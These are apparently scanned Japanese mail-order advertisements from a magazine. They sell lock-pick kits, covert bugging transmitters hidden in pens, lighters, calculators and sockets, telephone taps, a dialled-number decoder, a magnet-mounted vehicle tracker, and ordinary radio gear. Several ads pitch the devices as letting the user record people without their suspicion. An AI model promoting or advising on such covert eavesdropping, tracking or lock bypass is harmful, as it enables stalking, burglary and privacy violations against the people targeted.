・ツーショット完全自動装置! 最新型モデル ・ONE TO ONE 《ワン・ツー・ワン》



♥ 独自T.S.機能によりレディーコールはホットに集中 ♥
コンピューター管理によりレディーの在宅勤務が可能。

- 1. 16回線標準ユニット
- 2. 自動スキャン・スキップ機能
- 3. 独自T.S.機能
- 4. コール数表示
- 5. ガイダンス録音機能内蔵
- 6. BGM音源装置付属、ミュージック付
- 7. LCD表示による回線接続状況モニター/カット機能
- 8. パーフェクト妨害防止機能
- 9. DJ機能
- 10. 高性能通話品質が自慢(比べてみて下さい)

特徴


お問い合わせ、ご相談は………

SUNFLASH CORPORATION, YOKOHAMA

サンフラッシュ 株式会社

〒231 横浜市中区長者町5-72-1 YSセンタービル

TEL. 045-261-7741 FAX. 045-252-3430




※ご希望の装置も開発、製造いたします。お気軽にご相談ください。

開錠工具

全商品に日本語取説付!

空き巣、

盗聴等違法行為や悪意の有る使用はご遠慮下さい。



MD60

ピックとテンションレンチ61本入り。
プロ用最高級、本皮ケース入り。
開錠講座ビデオ付


¥50,000



モデルA

ピック6本とテンションレンチ付き。
入門者用、本皮ケース入り。
開錠講座ビデオ付

¥18,000



ロックエイド

アメリカ司法当局が13年間にわたって愛用している、だれでも覚えやすい
ピストル型開錠工具。ライフ社製。

¥30,000



ハーフキー・セット

一般家庭の勝手口や木造アパート等で主に使われている特定の鍵専用で早く、そして静かに開錠出来ます。


¥18,000



Aセット

- モデルA
- ロックエイド
- ハーフキー・セット

¥60,000



Bセット

- MD-60
- ロックエイド
- ハーフキー・セット

¥90,000

◎〔A、BセットともにVHSビデオソフト開錠講座「A to Z」(英語版)を全員にプレゼント〕

※他にチューブロック用(主にゲーム機、パチンコ台、旧型自動販売機等に使われている)ミニピック有。詳しくはお問合せ下さい。



お申込は: タチカワ・トレーディング 〒367 本庄市見福2-13-12/101

■ 0495-24-1967 (FAX兼用)
(毎日午後6~9時まで)

FAX使用の場合、切換の都合上あらかじめ電話連絡の上でお願いします。

- 住所、氏名、年齢、電話番号、商品名、数量を明記の上で注文金額の全額または半額を現金書留にてお送り下さい。送料及び残金は商品到着時の引替えとなります。
- なお、商品は全てアメリカ合衆国からの輸入品のため、お届けまで多少日数のかかる事が有りますのでご了承下さい。

この商品の販売は犯罪に使用される恐れがあるため法的責任の取れる20歳以上の方に限らせて頂きます。

<p>① FM式遠隔自動無人録音送受信機セット (電話内容)(志布志101) ¥59,800 +税 1,794円 シブシ</p> <p>② 266×131×92mm(1.3kg)。ラジオ(AM, FM, TV) 受信可。1時間録音。 ③ 一流メーカー・ラジカセの為、他の人の疑惑無用。 ACアダプター付。 ④ 受話器の上下で、テープ動、止。会話時の動作 動。近距離鮮明受信。</p>	<p>② FM式遠隔自動無人録音送受信機 (電話内容)(志布志 202) ¥68,800 +税 2,064円 シブシ</p> <p>① 117×85×35mm(375g)。ラジオ(AM, FM, TV)受信可。オートリバース装置で、2時間録音可能。 ② 一流メーカー・ラジカセの為、他の人の疑惑無用。 ③ 電話用発信機(TX-3A)付属使用。(電池不要) ④ 室内音声用発信機(AR-9DX)(他)別売 ⑤ 受話器の上下で、会話時の動作。 ⑥ 近距離鮮明受信。隠し録音に最適。</p>	<p>③ FM式電話用発信機 (TX-3A) ¥26,000 +税 894円 シブシ</p> <p>① 33×12×9mm(8g)。周波数可変式。 ② 電池不要。取扱簡単。クリップ式。 ③ お手持ちラジカセで、受信可能。 ④ 志布志101、202に適合。及び一般ラジカセ。</p>
<p>④ FM式家庭電源室内音声 遠隔録音用発信機 (TAC-201) ¥29,800 +税 894円 シブシ</p> <p>① 本体(42×29×15mm)。AC100V、アダプター接続付。 ② 内蔵電池不要。半永久発信。 ③ お手持ちラジカセで、受信可能。 ④ 室内音声高感度集音。音質鮮明。</p> 	<p>⑤ FM式超極小室内音声 用発信機(AR-201S) ¥26,000 +税 780円 シブシ</p> <p>① 22×12×9mm(7g)。 ② 超極小の為、隠し設置に最適。 ③ 近距離鮮明受信。お手持ちラジカセ使用。 ④ 水銀ボタン電池(40時間発信持続)。</p> 	<p>⑥ FM式室内音声近距離用 実用型発信機 (AR-9DX) ¥26,000 +税 780円 シブシ</p> <p>① 42×29×15mm(48g)。水銀電池50時間発信持続。 ② お手持ちラジカセで、近距離鮮明受信。 ③ 周波数可変式。 ④ 受信効果良好。</p> 
<p>⑧ FM式卓上電子ライター型 近距離室内用音声発信機 (K-300) ¥29,800 +税 894円 シブシ</p> <p>① 83×72×17mm(115g)。点火可能。 ② お手持ちラジカセ使用。周波数可変式。 ③ 水銀電池30時間持続。 ④ 偽装品の為、他の人の疑惑無用。</p> 	<p>⑨ FM式ペン型室内音声 近距離用発信機 (FBP-2) ¥29,800 +税 894円 シブシ</p> <p>① 137×25×12mm(25g)。筆記可。周波数可変式。 ② お手持ちラジカセで受信。集音範囲10m。 ③ 電池40時間発信持続。偽装品の為、他の人の疑惑無用。</p> 	<p>⑩ VHF水晶式家庭電源 室内音声録音用発信機 (TAC-301) ¥36,500 +税 1,095円 シブシ</p> <p>① 本体(42×29×14mm)。アダプター接続済。 ② 室内音声範囲15m。電池不要。 ③ 半永久発信。実用的。他からの傍聴不可。 ④ (別売)適合受信機多数あり。AB.Cの3種。</p> 
<p>⑫ VHF水晶式室内音声 中距離用発信機 (TX-400) ¥49,500 +税 1,485円 シブシ</p> <p>① 90×65×20mm(170g)。0.06P. 9V 電池。12時間。 ② 他からの傍聴不可。鮮明受信。 ③ 同時受信機(RXZ-404DX, FR-10, 霧島2号)。</p> 	<p>⑬ VHF水晶式室内音声用 強力型発信機 (TX-500) ¥69,500 +税 2,085円 シブシ</p> <p>① 120×60×21mm(205g)。0.06P. 9V電池 内蔵。ヘリカルアンテナ付。 ② BNCコネクタの為、高性能外部アンテナ と交換可能で、遠隔地受信可。 ③ A.B.C3種類あり。他からの傍聴不可。 適合受信機多数あり。(10時間発信持続)</p> 	<p>⑭ VHF水晶式室内音声 遠距離用発信機 (TX-1000) ¥78,000 +税 2,340円 シブシ</p> <p>① 154×54×30mm(370g)。ヘリカルアンテナ付。 ② アクリルパネル4本内蔵。10時間持続発信。 ③ BNCコネクタで、他の外部アンテナとの交換可能。 ④ 2000~5000m受信可。他からの傍聴不可。 ⑤ 適合受信機(RXZ-404DX, FR-10)。</p> 
<p>⑯ VHF水晶式電話内容 録音用発信機 (TX-6A) ¥33,000 +税 990円 シブシ</p> <p>① 44×19×13mm(15g)。A.B.Cの3種類のチャンネルあり。 ② クリップ式で、簡単取扱可能。 ③ 内蔵電池不要。 ④ 他からの傍聴不可。 ⑤ (別売)適合受信機、多数あり。半永久 受信機。多數あり。半永久 發信。</p> 	<p>⑯ VHF水晶式近距離用 ポケット型受信機 (FR-10) ¥36,000 +税 1,080円 シブシ</p> <p>① 97×55×18mm(150g)。0.06P. 9V内蔵。 ② イヤホンコードが、アンテナ兼用の為、 伪装受信機で、他の人の疑惑無用。 ③ A.B.C切替式。銀線コード付。 ④ 別売)適合受信機多数あり。他からの傍聴不可。</p> 	<p>⑯ 特殊周波数帯水晶式室内 音声遠距離用発信機 (TK-400) ¥37,800 +税 1,134円 シブシ</p> <p>① 小型65×26×14mm(50g)。300~600m受信。(A,B,C)の3種類あり。 ② 特殊フレックスアンテナ、アルカリ単5電池2本で50時間持続発信。 ③ A.B.Cの3種類。他から傍聴不可。 ④ 雄音、混信、外部から妨害電波の影響皆無。 ⑤ 適合受信機(UKZ-80, UKZ-100, UZ-120)。</p> 
<p>誠に申し訳ありませんが、表示価格に消費税(3%)が加算されます。</p>		

② VHF水晶式遠隔自動無人録音2時間用受信機
(RXZ-404DX) (電話内容)(室内音声も可能)

¥125,000
+税 3,750円



② 特殊周波数帶水晶式室内音声中距離用大型電卓発信機
(CAL-205) ¥74,500
+税 2,235円


- ① 180×140×20mm (350g)。A、B、Cの3種。
- ② ピンホール(直径1/3%)隠しスイッチの為、全く相手の疑惑無用。安心録音。
- ③ 12ヶタ計算可能。偽装設置に最適。
- ④ 本体内部にアンテナを隠し設置。集音範囲10m。ACアダプター付、及び電池内蔵。
- ⑤ 雑音、混信、妨害電波の影響皆無。
- ⑥ 適合受信機(UKZ-80、UKZ-100、UZ-120)。

② 特殊周波数帶水晶式室内音声遠隔録音用3穴ソケット型発信機
(AZ-110) ¥64,000
+税 1,920円

- ① 70×50×20mm (58g)。A、B、Cの3種。
- ② 家庭電源使用の為、電池不要、3穴全部、家電製品を使用しても、集音能力遮殺せず。
- ③ 半永久発信、周辺15m音声集音鮮明発信。
- ④ 偽装品の為、相手の疑惑無用。
- ⑤ 雑音、混信、外部からの妨害電波の影響皆無。
- ⑥ 適合受信機(UKZ-80、UKZ-100、UZ-120)。

② UHF帶 水晶式極小型遠距離用トランシーバー(2台1組)
(KZ-100-TR) ¥155,000
+税 4,650円

- ① 1台67×49×19mm (95g)。リチウム電池。
- ② 密密通話方式で他からの傍聴不可。
- ③ 雑音、混信、妨害電波の影響皆無。
- ④ 他人に気づかれず鮮明通話。



- ① 240×90×37mm (1.1kg)。
- ② 相手の受話機の上下で、通話時のみ、作動録音。
- ③ 高感度ヘリカルアンテナ、高性能受信機、2時間録音機、電池ボックスとの一体構造による最新独特設計。通信機並の高性能。
- ④ 2電源方式(AC100V家庭電源用アダプター、及びアルカリ単1×2本で14時間連続受信)。
- ⑤ BNCコネクターでの他の外部アンテナとの交換自由の為、更に受信距離延長(200~10,000m) (但し、室内音声を含む)。
- ⑥ A、B 2チャンネル切替スイッチ付きの為、2ヶ所の電話内容(室内音声)を録音可能。他からの傍聴不可。車載、携帯、基地局兼用型。
- ⑦ 適合する電話用発信機(TX-6A、TX-8、TX-8B、TX-9)。室内音声用発信機(TXS、TX-400、TX-500、TX-1000、TAC-301)。大隅彦志号。日向202。日南式号。

② UHF帶水晶中距離用小型受信機(電話内容、室内音声)(UKZ-80) ¥45,800
+税 1,374円

- ① 84×52×17mm (125g)。200~400m受信可能。
- ② 雑音、混信、外部からの妨害電波の影響なし。単4×2本50時間使用可。
- ③ A、Bの2チャンネル切替式。録音コード、イヤホン端子付属。
- ④ 適合発信機(電話用)(TT-600、TT-800、TT-900、室内用TK-400、AZ-110、PK-300、CAL-201、CAL-205N、UZ-100)

② VHF水晶式遠隔自動無人録音2時間用受信機(電話内容)(室内音声も可能)(UZ-120)

¥148,000
+税 4,440円

- ① 240×90×37mm (1.1kg)。
- ② 相手の受話器の上下で、通話時のみ、作動録音。
- ③ 高感度ヘリカルアンテナ、高性能受信機、2時間録音機、電池ボックスとの一体構造。(AC-100Vも可)
- ④ 雑音、混信、外部からの妨害電波の影響皆無。
- ⑤ A、B (又はA、C) 2チャンネル切替式。車載、携帯、基地局兼用。遠距離鮮明遠受信可能。他からの傍聴不可。
- ⑥ 適合発信機(別売)。電話用(TT-600、TT-800、TT-900)、室内音声用(TK-400、N-110、AZ-110、PK-300、CAL-201、CAL-205)。

② UHF水晶式遠隔自動無人録音8時間用アッショーブ型受信機(電話内容)(室内音声も可能)(KCR-480) ¥298,000
+税 8,940円

- ① 45×30×8.5cm (4.5kg)。外部アンテナとも交換可能。3電源方式。
- ② 相手の受話機の上下で通話時のみ作動録音。
- ③ 高感度ヘリカルアンテナ、高性能受信機、2時間×4=8時間録音機、電池ボックス(単1×4本)との、一体構造による最新独特設計。通信機並の高性能。
- ④ A、B 2チャンネルの為、2ヶ所の電話内容(室内音声)の録音可能。他からの傍聴不可。車載、携帯、基地局兼用型。
- ⑤ [別売] 適合する電話用発信機(TT-600、TT-800、TT-900)、室内音声用発信機(TK-400、PK-300、CAL-201、CAL-205、AZ-110、N-110)。



② 特殊周波数水晶式室内音声近距離用電卓型発信機(CAL-201) ¥64,500
+税 1,935円

- ① 128×70×16mm (105g)。A、B、Cの3種。
- ② ピンホール(直径1/3%)隠しスイッチの為、全く相手の疑惑無用。安心録音。
- ③ 8ヶタ計算可能。偽装設置に最適。
- ④ 本体内部にアンテナ。集音範囲10m。水銀ボタン電池内蔵。
- ⑤ 雑音、混信、妨害電波の影響皆無。
- ⑥ 適合受信機(UKZ-80、UKZ-100、UZ-120)。

掲載している製品の一部には、輸出仕様がある為、日本国内でそのままお使いになると、「電波法・電気通信事業法・有線電気通信法等に違反するものが有りますので、十分ご注意下さい。」とあります。又、国外でのご使用の場合、送信機の性能は、使用される状況によって多少の誤差が生じる場合があります。

あくまで

マイクロ電子販売 ☎ 045-365-5211(代)

〒241 横浜市旭区二俣川2-70-1(波木ビル202号) ファックス 045-365-5212

御来社の際は事前に必ずお電話下さい。

入金方法 郵便局の電信為替または現金書留。または太陽神戸三井銀行二俣川支店・当座4140915に振込

●送料無料・宅急便直送・直販も可・カタログ請求(郵便切手1,000円)

●日曜、祭日(休業)10時~19時(営業) 誠に申し訳ありませんが、表示価格に消費税(3%)が加算されます。



情報防衛用サンプル、研究用
掲載している製品の一部には、輸出仕様がある為、日本国内でそのままお使いになると、「電波法」電気通信事業法・有線電気通信法等に違反するものが有りますので、十分御注意下さい。あくまで、
国外でのご使用の場合、送受信機の性能は、使用される状況によって多少の誤差が生じる場合があります。



②9 特殊周波数帯水晶式家庭電源コンセント裏側取付型クリップ式止室内音声用発信機 (N-110) [￥6,400.00 +税 1,920円]

- ①63×18×11mm(20g)。(A、B、Cの3種あり)。
- ②家庭電源の電線上などに設置可。
- ③電池不要、半永久発信。音質鮮明。
- ④録音範囲15m。
- ⑤錆系、混音、妨害電波の影響無。
- ⑥(別売)適合受信機 (UKZ-80、UKZ-100、UZ-120)

⑩ 水晶式無線イヤホン4点セット(特殊周波数発信機+受信機+極小イヤホン+電磁場ネックレス)


[￥149,000
+税 4,470円]

- ①極小イヤホンで、コードがないため、第三者に気づかれないで、秘密通話可能。
- ②調査員、ガードマン、舞台俳優、海外情報部員、会社経営者、TVキャスター等、有効利用。
- ③別売で、上記仕様の発信機(￥37,800)と受信機(￥49,800)を増加せねば通信不可。

⑪ 有線式特殊マイクアンプ (ALC-1)(5点セット)

[￥48,500
+税 1,455円]

- ①受信機(126×63×20mm、25g)コード×2本、50m。
- ②イヤホン×2、録音コード×1。
- ③無線利用不可の内音声や、遠方の鳥の声等の録音に最適。
- ④0.006p、9V電池内蔵で、50時間持続。
- ⑤高性能特殊マイクの為、鮮明秘聴録音可能。



⑫ 電話音声変換装置 (ボイスチェンジャー)

[￥12,000
+税 360円]


- ①97×57×20mm(100g)、0.006p、9V電池150時間。
- ②本機を電話口に押し当ててから会話。
- ③いたずら電話の防衛、本人不在にしたい時に有効。



⑬ 水晶式同時通話型中距離用トランシーバー (ALC-3) (10点セット)

[￥148,000
+税 4,440円]

- ①送受信機(11.5×60×20mm、25g)コード×2個、イヤホン×2個。
- ②電話の通話方式と同様で、送受信同時に通話可能。
- ③通話内容鮮明。送受信時間200時間。
- ④秘密通話の時は、煩悶マイク使用で、他人の疑惑無。



⑭ 電話内容の証拠録音用接続機 (TS-502S)

[￥29,500
+税 885円]

- ①電話機内部のL1、L2やロゼットや、電話線上に並列セッティングする事により、受話器の上で録音テープは自動停止。
- ②リモート、及びマイク回路付のお手持のテープレコーダ、及びビデオ使用。
- ③ロゼット利用の際は、親子電話の親機・子機共に録音可能。



⑮ コンクリート貫通多目的秘聴録音用マイク (CM-333)

[￥29,800
+税 894円]


- ①66×50×20mm(80g)。単5×1本。120時間。
- ②コンクリート壁内部の室内音声を直接、又は100m離れた場所の、お手持ちのラジカセで秘聴録音。
- ③離れた所の音声、例えば木の上の小鳥の声を録音可能。
- ④補聴器の代用も可。テレホンピックアップ器付。及び、イヤホンコード付。



⑯ 超指向性望遠マイク (KM-358)

[￥38,000
+税 1,140円]

- ①150m先の音声を鮮明に両耳用イヤホンで秘聴録音可。
- ②遠方の他の人の秘密会話や、小鳥の声などを気づかずに録音。
- ③ビデオカメラに接合して、一方向の音声を鮮明録音。
- ④マイク、マイクヘッド受信機、イヤホン含め、8点セット。



⑰ 電話内容盗聴防止器(スクランブル) (2器1組)

[￥148,000
+税 4,440円]

- ①電話内容の波長を、一時変化攪拌後、正常復元して相手と通話。
- ②如何なる盗聴機にても、完全に盗聴不能となる為、安心して重要秘密通話可。
- ③携帯型にて、自動車電話、公衆電話、事務所、自宅等にワンタッチ取付可能。
- ④本器の増設にて、複数箇所との秘密通話可能。



新製品

⑱ 新型電話番号解読機 (新型) (DEC-3)

[￥135,000
+税 4,050円]

- ①230×120×33mm(670g)。
- ②2電源方式(AC家庭電源アダプター付。単2電池×6本) (電池ボックス内蔵)


- ③発信機が送信する電波を、受信機及びテープレコーダーに録音。そのブッシュ音を番号数字で瞬時に表示。
- ④電話使用者が、かけた相手番号を、正確判明。



⑲ 同時通話方式トランシーバー (2機1組) (SG-900)

[￥56,200
+税 1,686円]

- ①送受信機(150×70×20mm、200g)コード×2機、イヤホンコード×2、タイピン型マイク×2、ヘッドセット×1、充電池付。
- ②電話の通話方式と同様で送受信同時通話可能。
- ③距離(200~400m)ビル建物、車、同志の連絡、登山、サイクリング等。



⑳ 目標車両の遠隔位置判明機 (新型カーハンター) [￥328,000]

[+税 9,840円]

- ①被追跡車体裏側に、強力磁石板付発信機をワンタッチで取り、発信車以後における、方位、距離、周辺の音声を受信機、及びアンテナ等で確認。
- ②BB-7型発信機[15時間タイマー付、集音マイク付(被追跡車位置周辺の音声傍受)、単2×4本電池40時間発信]+MZ-3型受信機+ホップアンテナ+八木アンテナ+電池パック+キャリングケース+イヤホン+12Vプラグコード等、9点セット。
- ③遠方より、追尾可能。発信音ピーピーと、LEDランプの増減と、指向性八木アンテナ等による方位測定の3方式探知。
- ④VHF帯水晶制御式の為、他からの傍聴受信不可。
- ⑤2電源方式(DC12Vシガーライター電源プラグコード、及び、受信機。携帯用電源電池パック)。



盜聴防衛講座

- ①多数の情報機器類を用いて、その性能等を営業所内で、詳しく解説
 - ②電話内容、及び室内音声の盗聴に対応する防御方法の実習
 - ③1対1の個人教授(団体にても受講可)
 - ④電話予約にて受付
 - 講義・実習内容、最新情報を取り入れて更に充実
- 費用 4時間→ お一人 35,000円+税1,050円



漏れた情報を取り戻すことは、絶対に不可能。

被害・損害を受ける前に、万全の対策!

プライバシー・企業秘密等、貴重な情報を守る為のあらゆる手段を徹底的に集中講義。

盗聴機発見出張調査

- ①電話予約にて、全国どこへでも出張
- ②日曜、祭日、夜中でも、調査に応ず
- ③発見機種と、多年の実績豊富な調査員が電話用、及び室内音声用盗聴発信機類を探索
- ④出張の距離、電話の数、建物の種類等にて、料金即答す



HAYATO-1000 (1年保証付)

盗聴発見機 隼人 (HAYATO-1000)

改良新型

高性能!

¥145,000
+税 4,350円

- ①156×61×38mm (410g)。予備電池(006P, 9V)、イヤホン、ドライバー3点付属
- ②特殊集積回路による独特設計のため、1~1000メガ帯迄の盗聴発信機類(電話内容、及び室内音声)を探知できる周波数広域仕様
- ③HF、VHF、UHF帯いずれの周波数を使用するAM、FM、SSB等用の盗聴発信機種を確実に摘発
- ④電源、及びボリューム兼用1個ダイヤル式、受信感度向上スイッチ付、操作簡単。発信音と電界強度計の2方式探査
- ⑤小型、軽量、携帯便利、優美



マイクロ電子販売

マイクロ調査部

〒241 横浜市旭区二俣川2-70-1 (波木井ビル202号)
045-365-5211(代) ファックス(045-365-5212)

御来社の際は事前に必ずお電話下さい。


入金
方法

郵便局の電信為替または現金書留。または太陽
神戸三井銀行 二俣川支店・当座4140915に振込

●送料無料・宅急便直送・直販も可・カタログ請求(郵便切手1,000円)

●日曜、祭日(休業)10時~19時(営業)。

誠に申し訳ありませんが、表示価格に消費税(3%)が加算されます。



お急ぎの方はマイクロショールームへどうぞ。広告の品以外にも色々あります。(駅より2分)

YUPITERU MVT-5000 25~600 800~1300MHz AM/NFM 10バンドサーチ機能 100chメモリー		YUPITERU MVT-7000 8~1300MHz AM/NFM/WFM 10バンドサーチ機能 200chメモリー ※オプション ソフトケース ¥2,000		FAIR MATE HP-100M II 8~600 805~1300MHz AM/NFM/WFM 10バンドサーチ機能 100chメモリー		YUPITERU VT-125 エアバンド専用 レシーバー 108~148MHz 30chメモリー	
定価¥58,000 特価¥37,000		発売記念価格 ¥59,000		定価¥56,000 特価¥40,000		定価¥34,000 ¥通販特価	

TONO PR-900 コードレスアン 自動車電話 蓄音系受信 専用タイプ SMAP-BNCJ 変換コネクター ¥4,000		YUPITERU MVT-4000 143~162, 247~400 850~935MHz 200chメモリー, NFW 10バンド サーチ機能 10台限り		STANDARD AX-700 50~905MHz 100chメモリーAM/NFM/WFM バンドスコープ付		SINWA SR-001 25~1300MHz 100chメモリーAM/NFM/WFM	
定価¥39,800 特価¥33,800		定価¥54,800 特価¥24,000		定価¥88,800 ¥通販特価		定価¥74,800 特価¥50,000	

DJ-160SX ★ 144MHz 5W		DJ-460SX ★ 430MHz 5W		DJ-562SX ★ 144/430MHz 5W		DJ-K1 144MHz 5W		DJ-K4 430MHz 5W		TH-77 144/430MHz 5W	
-----------------------------------	--	-----------------------------------	---	---------------------------------------	---	------------------------------	---	------------------------------	---	----------------------------------	--

**定価¥37,800
特価¥28,000****定価¥39,800
特価¥29,800****定価¥64,800
¥通販特価****定価¥33,800
¥通販特価****定価¥35,800
¥通販特価****定価¥62,800
¥通販特価**

■DTMF付トランシーバーによる多機能外部リモコン操作可能
 ■DTMF付リモコンマイクによる多機能リモコン操作可能
 ■メモリーは28チャンネル、2バンド独立のコールチャンネル
 ARMメモリー10チャンネル
 ■2バンド(VHF/UHF)同時受信
 ■2バンド完全独立
 ■ペルル機能
 ■音声入力機能
 ■表示・操作部を本体からセパレート
 ■その他の特長
 ■コードレスルーム機能
 ■多種多彩なスキャン
 ■フレーフォン機能の同時送受信
 ■各種ベーシング機能
 ■DSQ(DTMFスケルチ)機能



DR-110SX ★
(144MHz)
10W
¥52,700→特価¥39,000
45W
¥57,700→特価¥43,000

DR-410SX ★
(430MHz)
10W
¥55,700→特価¥41,000
35W
¥61,700→特価¥46,000

DR-570SX ★
(144/430MHz)
10W
¥99,700→特価¥64,000
45/35W
¥100,700→特価¥70,000

開局SET
Aセット(モビール用) 定価¥11,600
アンテナ(B-30又はB-80P9M)
ケーブルセット(ループ又はトランク又は
ハッピーパック用)
Bセット(基地局用) 定価¥20,400
アンテナ(HS-720V全長1.15m)
電源(DM-104 5A) ケーブル15m
Cセット(基地局用) 定価¥36,400
アンテナ(HS-720V全長1.15m)
電源(DM-112MV 15A) ケーブル15m
DR-110SX+Aセット
10W 通販特価¥45,000
45W 通販特価¥48,000

DR-410SX+Aセット
10W 通販特価¥47,000
35W 通販特価¥51,000
DR-110SX+Bセット
10W 通販特価¥48,000
DR-110SX+Cセット
45W 通販特価¥64,000
DR-410SX+Bセット
10W 通販特価¥50,000
DR-410SX+Cセット
35W 通販特価¥66,000
DR-570SX+Aセット
10W 通販特価¥65,000
45/35W 通販特価¥70,000

DR-570SX+Bセット
10W 通販特価¥73,000
DR-570SX+Cセット
45/35W 通販特価¥86,000
開局SET
Dセット(モビール用) 定価¥29,000
アンテナ(NR-900N)
ケーブルセット(ループ、トランク、ハッチ
バック用)
セントラルケーブル(3m又は5m)
トリプルレクサー(CFX-4310)
Eセット(基地局用) 定価¥30,000
アンテナ(HS-720V全長1.15m)
電源(DM-104 5A) ケーブル 15m


トリプルレクサー(CFX-4310)
Fセット(基地局用) 定価¥49,000
アンテナ(HS-720V 全長1.15m)
電源(DM-112MV 15A) ケーブル15m
トリプルレクサー(CFX-4310)
DR-590SX+Dセット
10W ¥通販特価
45/35W ¥通販特価
DR-590SX+Eセット
10W ¥通販特価
DR-590SX+Fセット
45/35W ¥通販特価

■お支払いは2種類

1現金書留に、申込書を同封の上最寄の郵便局より、商品代金をお送り下さい
 2代金引換便(商品到着時にお支払い)+500円
 ※1お申し込みは下記の申込書を御利用下さい
 2店舗での小売りも致します
 3上記価格には消費税は含まれています
 4クレジット希望の場合100円切手4枚を同封して下さい、クレジット用紙をお
 送り下さい。

大阪・日本橋でんわタウンマチダ電気
11:00~19:30 定休日水曜日

〒556 大阪市浪速区日本橋4-12-1 TEL 06-641-0444 FAX 06-632-1939
全国通販OK // 送料¥1000(沖縄、北海道は¥2000)




ALINCO
DJ-P1



(カラー:ホワイト・ブラック・イエロー)
定価￥37,800

ICOM
IC-4005



定価￥41,500

適合直流安定化電源



このDMシリーズ直流
安定化電源は、甲種電
気用品規格のマーク
電源で、無線機をはじめ
オーディオ・ビデオ
機器等に幅広くご使用
いただけるものです。

	定価	特価
DM-104	5A ￥9,800	→ ￥6,000
DM-107	7A ￥16,800	→ ￥9,800
DM-107M (メーター付)	7A ￥18,800	→ ￥11,800
DM-112MV (メーター付)	15A ￥25,800	→ ￥17,000
DM-120MV (メーター付)	22A ￥29,800	→ ￥19,000
DM-130MV (メーター付)	30A ￥39,800	→ ￥23,000

(広域域受信アンテナ)

★COMET	定価	特価
CRZ-12DB	￥18,800	→ ￥15,500
CRZ-05	￥15,800	→ ￥13,000
CRZ-07	￥14,800	→ ￥12,500
CDS-150	￥13,000	→ ￥11,000

★DIAMOND	定価	特価
D-505	￥12,000	→ ￥11,500
D-707	￥18,800	→ ￥16,500
D-707C	￥21,800	→ ￥19,000
D-130	￥13,000	→ ￥11,500

同時通話トランシーバー


HS-515A (トムキャット5) ヘッドセットタイプ	HS-818A (トムキャット8) ヘルメット装着タイプ
定価￥44,800 特価￥40,000	定価￥48,800 特価￥42,000

免許・資格 一切不要!! 特定小電力トランシーバー

■屋外での運用も安心
少々の雨やしづきにも耐える防滴構造
ですので、屋外でも安心して運用できます。
■チャンネル数はフル装備の
9チャンネル

法律で指定された9チャンネルをすべて実
装済み、他のグループと別のチャンネル番
号を使用すれば、同時に同一場所で使用し
ても混信が起きません。

トーンスケルチはDJ-P2のみです
トーンスケルチ説明図



(A)は①からの音のみ聞こえる。
(B)は②からの音のみ聞こえる。
チャンネル番号全員同じ

■誰でも使えるトランシーバー
このトランシーバーは、郵政省技術基準適合品ですので免許・資格・申請など、一切不要。購入したその時から誰でも自由に使えます。

■誰でも使えるトランシーバー
■グループ同士の通話を効率良く
行なえるトーンスケルチ機能

38波の1周波数内蔵で、チャンネル番号とトーン番号が一致した時に、受信音が聞こえるトーンスケルチは、グループ同士で目的に応じてトーン番号を使い分けることで効率の良い通話ができます。

★トーンスケルチとは
一般的の交信は、チャンネル番号(周波数)
が一致すると、スピーカーの扉(この扉をス
ケルチといふ)が開き交信可能となります。

しかし、この場合不必要的音も聞こえます。
そこで、この不必要な音を遮断する方
法として考案されたのがトーンスケルチです。

つまり、チャンネル番号の他に「合言葉」も
一緒に送り、受信側では、これも一致した時
だけスピーカーの扉が開くようになっています。
また、この「合言葉」に相当するのがトーン
周波数で、全部で38波あります。

KENWOOD
UBZ-7C
DCコート付

定価￥41,800

ALINCO
DJ-P2

(カラー:ホワイト・ブラック・イエロー)
定価￥39,800

DC/DC CONVERTER
全機種過電圧・過電流保護回路内蔵!!



定価	特価
DT-806	6A ￥11,800 → ￥7,000
DT-612	12A ￥14,500 → ￥9,000
DT-615	15A ￥17,800 → ￥12,000
